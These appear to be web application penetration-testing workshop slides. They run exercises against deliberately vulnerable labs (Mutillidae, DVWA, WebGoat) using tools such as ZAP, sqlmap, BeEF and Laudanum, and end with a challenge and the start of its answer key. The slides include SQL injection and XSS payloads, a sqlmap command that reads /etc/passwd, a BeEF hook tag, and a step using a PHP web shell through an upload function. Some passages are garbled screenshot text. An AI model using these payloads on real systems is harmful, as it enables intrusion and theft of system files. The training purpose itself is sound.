
Tamper Data Interception Findings



Tamper Data SQLi Fuzzing Exercise

- On the "Login" page:
 - Be sure you are NOT logged in
 - Try logging in with user "admin" and a single quote for the password
 - Why did you get an error page?
 - Enable the Tamper Data extension and Start Tamper(ing)
 - Intercept a login request for user "admin" and use Tamper Data's "select all" from their SQL menu to auto-populate the "password" field
 - Why did this log you in?
 - Why would it be unsafe to try all of Tamper Data's SQL requests?
 - Create your own SQL menu item in Tamper Data's Option menu

Tamper Data SQLi Fuzzing Findings



Did you setup/reset the DB?

SQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'table' AND password='pass" at line 1

SQL Statement:SELECT * FROM accounts WHERE username=" union select * from table AND password='pass'

Tamper Data XSS Fuzzing Exercise

- On the "Add to your blog" page:
 - Enable the Tamper Data extension and Start Tamper(ing)
 - Intercept a blog entry request and use Tamper Data's XSS menu to auto-populate the "input_from_form" field
 - Try every XSS menu entry individually
 - Why didn't any of these work?
 - In Tamper Data's "Option" menu, create your own XSS menu entry named "Quoteless Alert" with the following value:
 - <script>alert(42)</script>
- Check out the other potential XSS injection points we identified earlier

Tamper Data XSS Fuzzing Findings

index.php?page=add-to-your-blog.php

- POST: input_from_form
- can't use single quotes, but double quotes work
- also shown on index.php?view-someones-blog.php

index.php?page=browser-info.php

HEADERS: User-Agent, Referer

index.php?page=show-log.php

HEADERS: User-Agent

index.php?page=register.php

- POST: user_name, password, my_signature
- username and signature shown on all pages
- password shown on index.php?user-info.php

MUTILLIDAE EXPLOITATION

Manual techniques Add N Edit Cookies Selenium



Manual Techniques

- Tool: Web browser (e.g. Firefox)
- Exercises:
 - index.php, login.php, add-to-your-blog.php...
 - XSS
 - SQLi
 - Privilege escalation to admin (index.php)
 - Unvalidated redirects & forwards (credits.php)
- Findings:
 - Check: http://www.irongeek.com/i.php?page=mutillidae/vulnerabilities

Add N Edit Cookies

- Author: goodwill (Add-on aka "Cookie Editor")
- Site: http://addneditcookies.mozdev.org & https://addons.mozilla.org/en-US/firefox/addon/add-n-edit-cookies/
- Purpose: Add and edit session and persistent cookies, plus all their properties
- Language: Firefox add-on
- Features:
 - Cookie settings take priority over Cookie Editor
 - Cookie search filters



Add N Edit Cookies Exercise

- Be sure you are NOT logged in (Logout) & Clear the web browser cache and history...
- Go to Login & Tamper Data
 - Ensure there are no cookies yet
- Login with a valid set of credentials
 - Was a cookie set? What is its value?
- Permanently modify the value through Cookie Editor, trying to escalate privileges to admin
- Are there other cookies used by the web app?

Add N Edit Cookies Findings



Mutillidae: Hack, Learn, Secure, Have Fun!!!

You are logged in as admin

Monkey!!!

Mutillidae: A Deliberately Vulnerable Set Of PHP Scripts That Implement The

Core Controls

<u>Home</u> <u>Register</u>

<u>Login</u>

<u>Logout</u> Toggle hints

Setup/reset the DB

Show log Credits

A1 - Cross Site Scripting (XSS)

Add to your blog

View someone's blog

Browser info

Done

AnEC Cookie Editor v0.2.1.3 r my site Filter/Refresh Ironge and Site to use for Cookie Name conce what they these d mutillidae too complex want y Note! The list above is not updated automatically when the Cookie Manager is open. (it's easy to to use Information about the selected Cookie get los a demo in my Name: uid videos Content: 1 Host: mutillidae in PHP, and Path: / do it ir free to use Send For: Any type of connection it in yo app Expires: at end of session hobby of the o illustrate langua Selection: Cookie: the co ling core All Edit Add Delete e wavs (but I concer Close could Invert Options n¹ Apache/2.2... FoxyProxy: Disabled


Selenium

- Author: Community project (Selenium IDE)
- Site: http://seleniumhq.org/projects/ide/
- Purpose: Record and play back interactions with web browser
- Language: Firefox add-on
- Features:
 - Record, edit, debug and play tests (interactions)
 - Click, typing and other actions
 - IDE for Selenium tests
 - Multi-browser, multi-platform and multi-language automated web application testing system

Selenium Exercise

- Start Selenium IDE
 - Create a New Test Case and name it "Login"
- Be sure you are NOT logged in & Go to Home
- Start recording (big red button)
- Go to the Login page and authenticate with a valid set of credentials
- Stop recording & move speed slide to Slow
- Logout
- Play the current test case in Selenium
 - You are logged in as... !!

Selenium Findings



XSS-me

- Author: Security Compass
- Site: <u>http://labs.securitycompass.com/index.php/</u> <u>exploit-me/xss-me/</u>
- Purpose: A Firefox extension that identifies reflective XSS vulnerabilities
- Language: Firefox add-on



XSS-me Exercise

- Instructor led exercise:
 - Starting XSS-me
 - Using XSS-me for automated checks
 - Using XSS-me for manual checks

SQL Inject-me

- Author: Security Compass
- Site: <u>http://labs.securitycompass.com/index.php/</u> <u>exploit-me/sql-inject-me/</u>
- Purpose: A Firefox extension that identifies SQL injection vulnerabilities
- Language: Firefox add-on



SQL Inject-me Exercise

- Instructor led exercise:
 - Starting SQL Inject-me
 - Using SQL Inject-me for automated checks
 - Using SQL Inject-me for manual checks


SECOND TARGET: DVWA

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.



Damn Vulnerable Web App (DVWA)

- Project Lead: Ryan Dewhusrt (ethicalhack3r)
- Site: http://sourceforge.net/projects/dvwa
- Purpose: a light weight PHP/MySQL web application that is easy to use and full of vulnerabilities to exploit. Used to learn or teach the art of web application security
- Language: PHP
- Accessing:
 - http://dvwa
 - https://dvwa
 - admin
 - password
- Notable features:
 - GET requests
 - 3 difficulty levels
 - Includes PHP IDS



Testing Plan for DVWA

- Mapping Tools:
 - FoxyProxy
 - ZAP
 - Proxy
 - Spider
- Discovery Tools:
 - DirBuster
 - -ZAP
 - Vuln. Scanner
 - Fuzzer

- WebScarab
 - Session Analysis
- CeWL
- Exploitation Tools:
 - sqlmap
 - sqlmap + ZAP
 - BeEF
 - BeEF + Metasploit

DVWA MAPPING

FoxyProxy ZAP (proxy) ZAP (spider)



FoxyProxy

- Author:
- Site:
- Purpose:
- Language: Firefox add-on
- Features:

Zed Attack Proxy (ZAP)

- Lead: Simon Bennetts (Psiinon)
- Site: code.google.com/p/zaproxy
- Purpose: An interception proxy with integrated tools to find vulnerabilities. This project was forked from Paros Proxy and is actively maintained (unlike Paros).
- Language: Java
- Notable Features:
 - Port Scanner
 - Automated and Passive Scanner
 - Spider, Brute Force, Fuzzing tools
 - Adding Notes and Alerts to request/ response pairs
 - Great "Filters" which allow logging of unique elements and auto regex search/replace



Updating ZAP

- Simon and team published the ZAP 1.3.4 release prior to this workshop to provide the following new features:
 - Custom input files for the Fuzzing and Brute Force tools
 - Ability to disable recursion in the Brute Force tool
 - Inverse regex searches and Fuzz match highlighting
 - Support for cookies and POST data in third party tools
- We'll be using this version (1.3.4) for this workshop
 - Download it at: http://code.google.com/p/zaproxy
 - Extract the files and run "zap.sh"

ZAP's Extra Polish

- Beautiful Java UI regardless of OS
- Built in user documentation and help pages
- Automatically checks for updates
- Flexible UI allows you to focus on important items
- Universal status bar for all tools in one place
- Supports 11 languages and growing
- REST API for advanced users (http://zap)

Using Firefox with ZAP

- Configuring Firefox to trust ZAP's dynamic SSL certificates
 - Have ZAP generate a SSL Root CA
 - Save the certificate to your file system
 - Import it into FireFox
- Use Foxy Proxy to quickly configure
 Firefox to use ZAP as a proxy


DVWA Mapping Exercise

- Port Scanning in ZAP
- 2. Basics techniques to manual map an application
 - Does the application authenticate users?
 - How do you login and logout?
 - How does the application track session state?
 - How do update account settings such as passwords?
 - How do you reset or recover an account?
 - Where does the application accept user input?
 - Which inputs are reflected back to the user?
 - Which inputs might be used in queries to a database?
 - Which inputs might be used in system tools or file names?
 - Which pages return the slowest or fastest?
 - Which pages are dangerous for automated tools?
- 3. Adding alerts for manual findings
- 4. Using the Spider tool to finish mapping DVWA

ZAP Proxy Findings



Configure Firefox for ZAP




Manual Mapping of DVWA


- Now that ZAP is recording your session, explore DVWA:
 - clicking on all links
 - filling out all forms
 - inspect the authentiation
- Results in ZAP should look something like the screenshot on the right
- Remove unwanted domains in ZAP by right clicking and selecting "Purge (from DB)"




Spider the Site



 Results will likely find many more pages and files than your manual mapping **Adding Alerts**



Viewing Saved Alerts



- Keeps track of all your alerts
- Provides summary counts

DVWA DISCOVERY

DirBuster
ZAP (vulnerability scanner)
ZAP (fuzzer)
WebScarab (session analysis)
CeWL



DirBuster

- Author: OWASP Project
- Site: http://www.owasp.org/index.php/ Category:OWASP_DirBuster_Project
- Purpose: Brute force of web directories and files
- Language: Java
- Pros:
 - very quick for what it does
 - has the best list of default files and directories out there
- Caveats:
 - minor stability issues
 - scans can take a long time if you aren't careful with configs
 - can overwhelm servers (connections and log disk storage)

DirBuster Exercise

- Before you do anything, turn off recursion! Takes FOREVER!
- Scan "http://dvwa" with the small directory list
 - Disable recursive checks and file checks
 - /usr/bin/samurai/DirBuster-0.10/directory-list-2.3-small.txt
- While the scan is running, experiment with the number of threads
 - Be careful over 10 threads if you are on in a virtual machine!
- Experiment with the other word lists and other settings
- Try brute forcing localhost's top level directories:
 - Change your scanning type to "Pure Brute Force
 - Change the Char set to "a-z0-9"
 - Set min length to "1" and max length to "4"
 - Uncheck "Brute Force Files"

DirBuster Findings



DVWA Discovery Exercises

- Finding unlinked resources with the Brute Force tool
- 2. Passive vulnerability scans
- 3. Active vulnerability scans
- 4. Third party tool integration
 - We'll be using nikto for the demo
 - Syntax:
- nikto -host %site% -port %port%

ZAP Scanner Findings



ZAP Fuzzer Exercise

- Sending manual requests
- Fuzzing single parameters
- Fuzzing with custom lists

ZAP Fuzzer Findings



Yokoso!

- Authors: Kevin Johnson & Justin Searle
- Site: yokoso.secureideas.net
- Purpose: a project focused on creating fingerprinting code that is deliverable through some form of client attack
- Phases: exploitation
- Notable Features:
 - URL based fingerprints
 - Pre-authentication fingerprints are integrated into nmap NSE
 - Post-authentication fingerprints to identify admins w/ BeEF
- Caveats: Must use with a tool like BeEF or nmap

Yokoso! Exercise



Yokoso! Findings



wapiti

- Author: Nicolas Surribas
- Site: wapiti.sourceforge.net
- Purpose: a basic command line tool to perform automated security audits
- Phases: mapping and discovery
- Notable Features:
 - Automated Spider
 - Automated Discovery
 - File Handling Errors (local and remote includes)
 - SQL, XSS, XPath, CLRF, and LDAP Injection
 - Command Execution detection (eval(), system(), passtru()...)
 - Fast and simple to use
- Caveats: Basic tests

wapiti Exercise

- Create a new directory for your scans mkdir ~/Desktop/wapiti
- Scan http://dvwa with the following settings:
 - x <u>http://dvwa/security.php</u>
 - t html
 - − o ~/Desktop/wapiti

wapiti Findings



Watobo

- Author: Andreas Schmidt
- Site: watobo.sourceforge.net
- Purpose: a GUI based tool to perform semiautomated security audits
- Phases: mapping and discovery
- Notable Features:
 - Clean GUI Interface
 - Robust session management
 - Automated Discovery
 - SQL and XSS Injection
 - Local File Inclusion
 - Collects info like HTTP Methods, Headers, Emails
- Caveats: No spider tool



Watobo Exercise

- Open Watobo and create a new project named "dvwa" in the "~/Desktop/ watobo" folder.
- Create a new scan called "scan1"
- In FoxyProxy, create a new proxy for Watobo on localhost port 8081
- Manually map http://dvwa
- Have Watobo scan the pages you visited

Watobo Findings



Grendel-Scan

- Author: David Byrne & Eric Duprey
- Site: http://www.grendel-scan.com/index.htm
- Purpose: A automated web application testing tool
- Language: Java

Grendel-Scan Exercise

- Instructor Led Exercise:
 - Selecting your Target
 - Configuring your Output Directory
 - /tmp/grendel/dvwa
 - Extending Spider Results via Manual Proxy
 - Working with the Transaction Log
 - Manual Requests
 - Intercepting Requests
 - Reading the Report

WebScarab

- Author: OWASP Project
- Site: http://www.owasp.org/index.php/ Category:OWASP_WebScarab_Project
- Purpose: A web application assessment suite with an interception proxy, spidering tool, session analysis, XXX
- Language: Java

WebScarab Session Exercise


- Deleting all your cookies
- Capturing a session value
- Collecting a sample of session values
- Analyzing for patterns

WebScarab Findings



CeWL

- Author: DigiNinja
- Site: http://www.digininja.org/projects/ cewl.php
- Purpose: A wordlist generator which collects words by spidering websites
- Language: Ruby
- Syntax: cewl [options] <target>



CeWL Exercise

- Review the options
- Create a wordlist for dvwa

CeWL Findings



DVWA EXPLOITATION


sqlmap sqlmap + ZAP BeEF BeEF + Metasploit



SQLMap

- Author: Bernardo Damele A. G. (inquis)
- Site: http://sqlmap.sourceforge.net/
- Purpose: An automated SQL injection tool that both detects and exploits SQL injection flaws on MySQL, Oracle, PostgreSQL, and MS SQL Server
- Syntax:

./sqlmap.py -u <target> [options]



SQLMap Exercise

- Review the options for sqlmap
- Run sqlmap on SQL flaw to verify it can see it
- Use sqlmap to exploit the SQL flaw

DVWA Exploitation

- Leveraging the Fuzzing tool to enumerate commands
 - create a Linux-Command-Injection.txt file
- Base syntax for sqlmap integration:

```
sqlmap -u=%url% --cookie=%cookie% -v=0 --drop-set-cookie
```

- Various exploits to add to the above syntax:
- --dbs (list of databases)
- --file-read=/etc/passwd && cat output/dvwa/files/

SQLMap Findings



SQLNinja

- Author: icesurfer
- Site: http://sqlninja.sourceforge.net/
- Purpose: A tool for exploiting SQL injection on MS SQL Server
- Syntax:sqlninja -m <attack_mode>

BeEF

- Author: Wade Alcorn and others
- Site: http://www.bindshell.net/tools/beef/
- Purpose: A php based web interface for command and control of zombie browsers including several exploits
- Language: PHP or Ruby

BeEF Exercise

- Accessing the control console http://localhost/beef/ui
- Spawn a zombie example
- Experiment with the different plugins
- Insert the following hook in the XSS flaw:
 - <script> language=`Javascript' src="http://localhost/
 beef/hook/beefmagic.js.php'></script>
- Explore the MetaSploit plugins in BeEF

BeEF Findings

Metasploit

- Author:
- Site: http://
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

BeEF + Metasploit Exercise



BeEF + Metasploit Findings

Laudanum

- Authors: Kevin Johnson & Frank DiMaggio
- Site: laudanum.secureideas.net
- Purpose: a collection of injectable files, designed to be used in a pentest when SQL injection flaws are found and are in multiple languages for different environments
- Phases: exploitation
- Languages: asp, cfm, jsp, php
- Notable Features:
 - Security: Authentication & IP address restrictions
 - Payloads: dns, file, header, proxy, shell
- Caveats: Must remember to pre-configure payloads

Laudanum Exercise

- Explore the Laudanum files
- Use the php shell to exploit the upload function

Laudanum Findings



THIRD TARGET: WEBGOAT

Why the name "WebGoat"? Developers should not feel bad about not knowing security. Even the best programmers make security errors. What they need is a scapegoat, right? Just blame it on the 'Goat!



WebGoat

- Author: OWASP Project
- Sponsor: Aspect Security
- Site: http://www.owasp.org/index.php/ Category:OWASP_WebGoat_Project
- Purpose: a deliberately insecure web application designed to teach web application security lessons
- Language: Java
- Accessing:
 - http://webgoatORhttp://webgoat:8080/weboat/attack

WebGoat Walkthroughs

 Aung Khant (YGN Ethical Hacker Group) has created a series of movies showing possible solutions to the WebGoat lessons. These training movies can be viewed at http://yehg.net/lab/pr0js/training/ webgoat.php

Testing Plan for WebGoat

- Mapping Tools:
 - Burp Suite
 - (Proxy &) Spider
 - Encoder / Decoder
 - Repeater
- Discovery Tools:
 - w3af
 - RatProxy

- Burp Suite
 - Sequencer
 - Intruder
- JBroFuzz
- Exploitation Tools:
 - Firebug
 - Burp Suite
 - Proxy
 - w3af Payloads
 - MonkeyFist

WEBGOAT MAPPING

Burp Suite (proxy)
Burp Suite (spider)
Burp Suite (encoder/decoder)
Burp Suite (repeater)



Burp Suite

- Author: PortSwigger Ltd.
- Site: http://portswigger.net/suite
- Purpose: A web application assessment suite of tools including an interception proxy, spidering tool, limited attack tool, session tolken analyzer, and others
 - A commercial version exists which adds an automated vulnerability scanner and extended attack tool
- Language: Java
- Samurai Notes:
 - Don't forget that interception is on be default...

Burp Suite Exercises

- 1. Burp Proxy introduction
- 2. Burp Spider
- 3. Burp Encoder / Decoder
- 4. Burp Repeater

Burp Proxy Findings



Burp Spider Exercise



Burp Spider Findings



Burp Encoder/Decoder Exercise



Burp Encoder/Decoder Findings



Burp Repeater Exercise



Burp Repeater Findings

WEBGOAT DISCOVERY

w3af
RatProxy
Burp Suite (sequencer)
Burp Suite (intruder)
JBroFuzz



w3af


- Author: Andres Riancho and many others
- Site: w3af.sourceforge.net
- Purpose: one of the most feature rich open source web auditing tools for both automated and semi-automated
- Phases: mapping, discovery, and exploitation
- Language: Python
- Notable Features:
 - Choice of GUI and CLI interfaces
 - Very scriptable to re-audit apps
 - Includes most python based web auditing tools
- Caveats: stability and consistency issues
 - !!!NEVER!!! enable all plugins



w3af Exercise

- Automated Discovery
- 2. Information Leakage
- 3. Exploitation: Command Injection
- 4. Exploitation: SQLi
- 5. Exploitation: XSS

Basic W3AF Audits



w3af Findings



pyCIT

- Author:
- Site: http://
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

pyCIT Exercise



pyCIT Findings

RatProxy

- Author: Michal Zalewski
- Site: http://code.google.com/p/ratproxy/
- Purpose: A passive web application audit tool that also includes some flash decompilation capabilities
- Language: C
- Syntax:

```
./ratproxy -v <outdir> -w <outfile> -d <domain> -lfscm
```

- Things to try:
 - Start ratproxy:
 - ./ratproxy -v ~/tmp/RatProxy -w ~/tmp/RatProxy/Report.log -d webgoat -xtfscgX
 - Configure Firefox to use ratproxy
 - Start manually exploring "http:webgoat"
 - Stop ratproxy (<CTRL> C) and create the report
 - ./ratproxy-report.sh ~/tmp/RatProxy/Report.log > ~/tmp/RatProxy/Report.html

RatProxy Exercise



RatProxy Findings

Skipfish

- Author:
- Site: http://
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

Skipfish Exercise



Skipfish Findings



Burp Sequencer Exercise

- Provides the ability to collect and analyze session keys
- Not restricted to session keys.
 Sequencer will analyze any set of data you throw at it.
- Provides several different types of mathematical analysis of the given data set

Burp Sequencer Findings



Burp Intruder Exercise

- One of the most flexible web fuzzing tools out there, tied into one of the best interception proxies.
- Intruder is limited in the free version of Burp
 - Requests are severely throttled
 - Not usable. More of tease-ware

Burp Intruder Findings

Trying to use the free version is useless.....

JBroFuzz

- Author: OWASP Project
- Site: http://www.owasp.org/index.php/ Category:OWASP_JBroFuzz
- Purpose: Generates fuzzed requests and collects the responses for manual analysis
- Language: Java

JBroFuzz Exercise



JBroFuzz Findings



WEBGOAT EXPLOITATION

Firebug
Burp Suite (proxy)
w3af (payloads)
MonkeyFist



Firebug Exercise

- Time to revisit the Firebug extension for FireFox.
- Interactive editing of web pages
 - allows you to remove client side filters
 - can interact directly with data
 - full control over AJAX functions in the page

Firebug Findings

Burp Proxy Exercise



Burp Proxy Findings



w3af Exploitation Payloads

- SQLi
- XSS
- Command Injection
- others.....

Flare

- Author:
- Site: http://
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

Flare Exercise



Flare Findings

Monkeyfist

- Author: Hexagon Security Group
- Site: http://hexsec.com/misc/monkeyfist
- Purpose: MonkeyFist is a tool that creates dynamic request forgeries based on cross-domain data leakage. The tool then constructs a payload based on data in the payloads.xml file and sends it to the user's browser. This may include session data bypassing protection mechanisms for Cross-Site Request Forgery.
- Language: Python

Monkeyfist Exercise



Monkeyfist Findings



Durzosploit

- Author: EngineeringForFun Project
- Site: http://www.engineeringforfun.com/wiki/ index.php/Durzosploit_Introduction
- Purpose: A ruby based interactive command line tool for generating and obfuscate XSS exploits
- Language: Ruby
- Syntax: durzosploit (starts the interactive session)

BrowserRider

- Author: EngineeringForFun Project
- Site: http://www.engineeringforfun.com/ browserrider.html
- Purpose: A PHP based web interface providing interactive JavaScript interaction with zombie browsers
- Language: PHP



FINAL TARGET: SAMURAI DOJO

A dojo (道場, dōjō) is a Japanese term which literally means "place of the way". Initially, dōjō were adjunct to temples. The term can refer to a formal training place for any of the Japanese do arts but typically it is considered the formal gathering place for students of any Japanese martial arts style to conduct training, examinations and other related encounters. -- Wikipedia



Student Challenge

- You can find the challenge at "http://dojo"
- Collect as many keys as you can
 - Up to 20 keys could be found
 - (err... but it appears some are broken ⊕)
 - Keys look like: "1dcca23355272056f04fe8bf20edfce0"
 - A key ID will be with or "near" the actual key
 - such as "KEY00=1dcca23355272056f04fe8bf20edfce0"
 - Keys can be found in all steps of the methodology, so don't focus only on exploitation
- Bonus points:
 - How were the keys generated?
 - Can you you calculate what the 21st key would be?

STOP!!!

The next page contains the Student Challenge answers.
You've been warned.



STOP NOW! I'M NOT JOKING THIS TIME!

So I lied about the next page containing the answer. Its really the NEXT page.

(Full Disclosure: I Needed a second stop page because books have show pages showing...)



Walkthrough: Keys 0-4

- Key 00 cfcd208495d565ef66e7dff9f98764da
